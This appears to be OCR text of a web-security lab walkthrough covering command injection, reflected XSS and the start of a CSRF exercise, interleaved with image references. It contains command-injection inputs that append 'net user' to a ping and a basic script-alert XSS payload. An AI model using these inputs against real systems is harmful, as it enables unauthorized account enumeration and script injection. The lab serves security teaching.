
Use &&net user




Use &net user



Open command prompt in the windows system and use the command ping 0.0.0.0&net user




Now use the command ping 0.0.0.0&Rnet user – replace & with &&




——----------XSS Attack----------


Click XSS Reflection




Enter any name in the text box and click submit.



It displays as




Now instead of any text let's try some script text.




Ex: <script>alert('Hello World')</script>


It displays an alert as shown below




Click Ok




——----------CSRF ATTACK—----------




try with pablo

